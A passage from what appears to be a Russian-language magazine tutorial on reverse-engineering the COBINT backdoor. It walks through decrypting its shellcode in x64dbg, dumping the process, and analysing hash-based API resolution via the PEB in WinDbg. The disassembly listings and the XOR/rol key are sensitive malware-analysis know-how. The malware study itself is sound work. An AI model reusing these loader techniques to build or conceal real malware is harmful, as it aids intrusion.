    ++v4;
    --v6;
  }
  while ( v6 );
  __asm { repne enter 262Ch, 35h }
  *v2 = *v3;
  *(_BYTE *)((unsigned int)__CS__ - 120i64) = a1;
  *(_BYTE *)(v1 + 115) = 0;
  JUMPOUT(0x14i64);
```

Код для дешифровки тела шелл кода

Нам нужно преобразовать шелл код в исполняемый файл. Я это делаю с помощью shellcode2exe:

```
shellcode2exe.bat 64 shellcode.bin cob_shellx64.exe
```


Теперь мы можем загрузить получившийся исполняемый файл в x64dbg. После загрузки жмем RUN, чтобы перейти к EntryPoint.



```
0000000000401000    9E                  sahf                              OptionalHeader.AddressOfEntryPoint
0000000000401001    8CCB                mov ebx,cs
0000000000401003    12EB                adc ch,bl
0000000000401005    F265:C8 2C26 35     enter 262C,35
000000000040100B    53                  push rbx
000000000040100C    A5                  movsd
000000000040100D    864B 88             xchg byte ptr ds:[rbx-78],cl
0000000000401010    C075 73 B6          shl byte ptr ss:[rbp+73],B6
0000000000401014    37                  ???
0000000000401015    73 9A               jae cob_shellx64.400FB1
0000000000401017    7F 89               jg cob_shellx64.400FA2
0000000000401019    75 36               jne cob_shellx64.401051
000000000040101B    26:9D               popfq
000000000040101D    98                  cwde
000000000040101E    D7                  xlat
000000000040101F    76 7E               jbe cob_shellx64.40109F
0000000000401021    64:C0CF 62          ror bh,62
0000000000401025    8138 FEFAFA64       cmp dword ptr ds:[rax],64FAFAFE   dword ptr ds:[rax]:EntryPoint
000000000040102B    632448              movsxd esp,dword ptr ds:[rax+rcx*2]
000000000040102E    AF                  scasd
000000000040102F    46:5C               pop rsp
0000000000401031    A5                  movsd
0000000000401032    16                  ???
```

Интерпретация зашифрованных байтов шелл-кода дебаггером

Код на текущий момент еще не расшифрован и представляет собой вольную интерпретацию мешанины из байтов, выданной дебаггером. Нужно перейти по известному смещению `0x533` + ImageBase, то есть в нашем случае по адресу `0x401533`.




```
000000000040152D    30E9                xor cl,ch
000000000040152F    CD FA               int FA
0000000000401531    FF                  ???
0000000000401532    FF                  ???
0000000000401533    E8 C8FFFFFF         call cob_shellx64.401500
0000000000401538    75 E0               jne cob_shellx64.40151A
000000000040153A    5A                  pop rdx                           rdx:EntryPoint
000000000040153B    41:5B               pop r11
000000000040153D    EB EF               jmp cob_shellx64.40152E
000000000040153F    B9 40B0B4AC         mov ecx,ACB4B040
0000000000401544    0000                add byte ptr ds:[rax],al          byte ptr ds:[rax]:Entr
```

Точка входа для расшифровки кода

Мы видим уже знакомую функцию для расшифровки тела шелл-кода. Выполнять код мы начнем с текущей строки. Для этого жмем Set RIP Here, после чего адрес `Instruction Pointer` примет необходимое значение.


С помощью F8 нужно пройтись по инструкциям расшифровки и найти ту, которая отвечает за выход из цикла. Эта инструкция находится по адресу `0x401538`.



```
0000000000401527    49:FFCB             dec r11
000000000040152A    EB 0C               jmp cob_shellx64.401538
000000000040152C    8F                  ???
000000000040152D    30E9                xor cl,ch
000000000040152F    CD FA               int FA
0000000000401531    FF                  ???
0000000000401532    FF                  ???
0000000000401533    E8 C8FFFFFF         call cob_shellx64.401500
0000000000401538    75 E0               jne cob_shellx64.40151A
000000000040153A    5A                  pop rdx
000000000040153B    41:5B               pop r11
000000000040153D    EB EF               jmp cob_shellx64.40152E
```

Инструкция для выхода из цикла расшифровки


Ставим брейк-пойнт на следующей за `jne` инструкции и нажимаем F9, чтобы вручную не ходить по каждой итерации цикла расшифровки. После остановки на нашем брейк пойнте проходим по коду немного дальше и прыгаем на начало уже расшифрованного кода в оригинальной EntryPoint.



```
0000000000401000    40:55               push rbp                          OptionalHeader.AddressOfEntryPoint
0000000000401002    53                  push rbx
0000000000401003    56                  push rsi
0000000000401004    57                  push rdi
0000000000401005    41:54               push r12
0000000000401007    41:55               push r13
0000000000401009    41:56               push r14
000000000040100B    41:57               push r15
000000000040100D    48:8DAC24 E8FEFFFF  lea rbp,qword ptr ss:[rsp-118]
0000000000401015    48:81EC 18020000    sub rsp,218
000000000040101C    BF 77BB3A3A         mov edi,3A3ABB77
0000000000401021    BA 1957EB3D         mov edx,3DEB5719                  edx:EntryPoint
0000000000401026    8BCF                mov ecx,edi
0000000000401028    E8 83030000         call cob_shellx64.4013B0
000000000040102D    BA 61801541         mov edx,41158061                  edx:EntryPoint
0000000000401032    8BCF                mov ecx,edi
0000000000401034    48:8BD8             mov rbx,rax
```

Расшифрованный код в EntryPoint

На этом этапе мы можем сдампить PE в расшифрованном виде для удобства дальнейшего дебага. Я использую в этих целях плагин OllyDumpEx.



OllyDumpEx v1.80 - cob_shellx64.exe

Module
Base: ● Module C:\temp\cob_shellx64.exe
○ Memory 0000000000400000 (00001000) / Imag / R / cob_shellx64 / PE
○ Address 00400000
List Section: ● Base Only ○ All Memory ○ Address Range 00400000 - 03400000
Dump Mode: ● Rebuild ○ Binary (Raw) ○ Binary (Virtual)
Header Source: ● Memory ○ File ○ Dummy PE32+ EXE
Search
Search Area: ● Select ○ All Memory (exclude listed module)
Search Mode: ● Strict ○ Fuzzy (slow)
Search Result:
Format: ● PE ○ ELF
Image
Image Base: 00400000
Image Size: 00002000
Entry Point: 00001000
Option
☑ Prefer Original Characteristics
☑ Fix Corrupted Image Header Structure
☐ Disable Relocation
☐ Auto Adjust Image Base Address
☐ Rebuild DataDirectory (Follow ImageBase Change)
☐ Search All Occurrences
Section

	Address	Size	Owner	Section	Type	Access	VirtualOffset	VirtualSize	Characte...
☑	00401000	00001000	cob_shell...	foo	Imag	RWE	00001000	00001000	E0000020

Дамп процесса

Код для расшифровки себя в памяти содержит следующий алгоритм:

1. XOR первых четырех байтов (Little Endian) с зашитым ключом `0x4498D9DE`.
2. Побитовый сдвиг влево на один бит для ключа (`rol xor_key, 1`).
3. XOR следующих четырех байтов с модифицированным ключом и так далее.

WWW

Интерпретация алгоритма расшифровки на Go с вшитым ключом

Продолжение статьи →


COBINT

ИЗУЧАЕМ РЕВЕРС МАЛВАРИ НА ПРИМЕРЕ ИЗВЕСТНОГО БЭКДОРА

ИССЛЕДОВАНИЕ ЗАГРУЗЧИКА


Unhashing functions

Настало время поковыряться в загрузчике. Открываем сдампленный файл в x64dbg. В коде встречается множество вызовов функции `401380`, в которую передаются различные Hex значения. Обычно такой паттерн свойственен функциям, отвечающим за восстановление имен библиотек и функций из хеш-значений. Как видно на скриншоте, первый вызов вернул имя функции `LoadLibraryA` библиотеки `Kernel32`, а также ее адрес в RCX.



Вызов unhashing-функции

Рассмотрим эту функцию подробнее. Обрати внимание на следующий код.




```
00000000004013BF | 6548:8B0425 60000 | mov rax,qword ptr gs:[60]
00000000004013C8 | 8BEA              | mov ebp,edx
00000000004013CA | 8BF9              | mov edi,ecx
00000000004013CC | 4C:8B40 18        | mov r8,qword ptr ds:[rax+18]
00000000004013D0 | 49:8B58 20        | mov rbx,qword ptr ds:[r8+20]
00000000004013D4 | 48:85DB           | test rbx,rbx
00000000004013D7 | 74 69             | je cob_shellx64_dump_64.401442
00000000004013D9 | 0F1F80 00000000   | nop dword ptr ds:[rax],eax
00000000004013E0 | 4C:8B53 50        | mov r10,qword ptr ds:[rbx+50]
00000000004013E4 | 4C:8D4424 20      | lea r8,qword ptr ss:[rsp+20]
00000000004013E9 | 6641:833A 00      | cmp word ptr ds:[r10],0
00000000004013EE | 74 38             | je cob_shellx64_dump_64.401428
00000000004013F0 | 48:8D4C24 20      | lea rcx,qword ptr ss:[rsp+20]
```

Инструкции для получения информации из PEB

Этот модуль сначала получает указатель на PEB (Process Environment Block) через смещение `0x60` в TEB (Thread Environment Block), доступ к которому осуществляется через регистр `gs`. Затем код переходит по смещениям `0x18` и `0x20`. Чтобы понять, что это за смещения, можно обратиться к описанию структуры PEB или проверить их в WinDbg. Для этого:

- загружаем исполняемый файл в WinDbg;
- вводим команду `bp $exentry` для установки брейк пойнта на EntryPoint;
- запускаем исполнение командой `g`;
- перемещаемся нажатием F8 к рассматриваемому участку кода.


Команда `dt ntdll!_PEB @$peb` покажет структуру PEB со смещениями.



```
0:000> dt ntdll!_PEB @$peb
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0 ''
   +0x003 ImageUsesLargePages : 0y0
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y0
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 IsPackagedProcess : 0y0
   +0x003 IsAppContainer   : 0y0
   +0x003 IsProtectedProcessLight : 0y0
   +0x003 IsLongPathAwareProcess : 0y0
   +0x004 Padding0         : [4]  ""
   +0x008 Mutant           : 0xffffffff`ffffffff Void
   +0x010 ImageBaseAddress : 0x00000000`00400000 Void
   +0x018 Ldr              : 0x00007ffd`4983a4c0 _PEB_LDR_DATA
   +0x020 ProcessParameters : 0x00000000`00522f80 _RTL_USER_PROCESS_PARAMETERS
```

Структура PEB в WinDbg

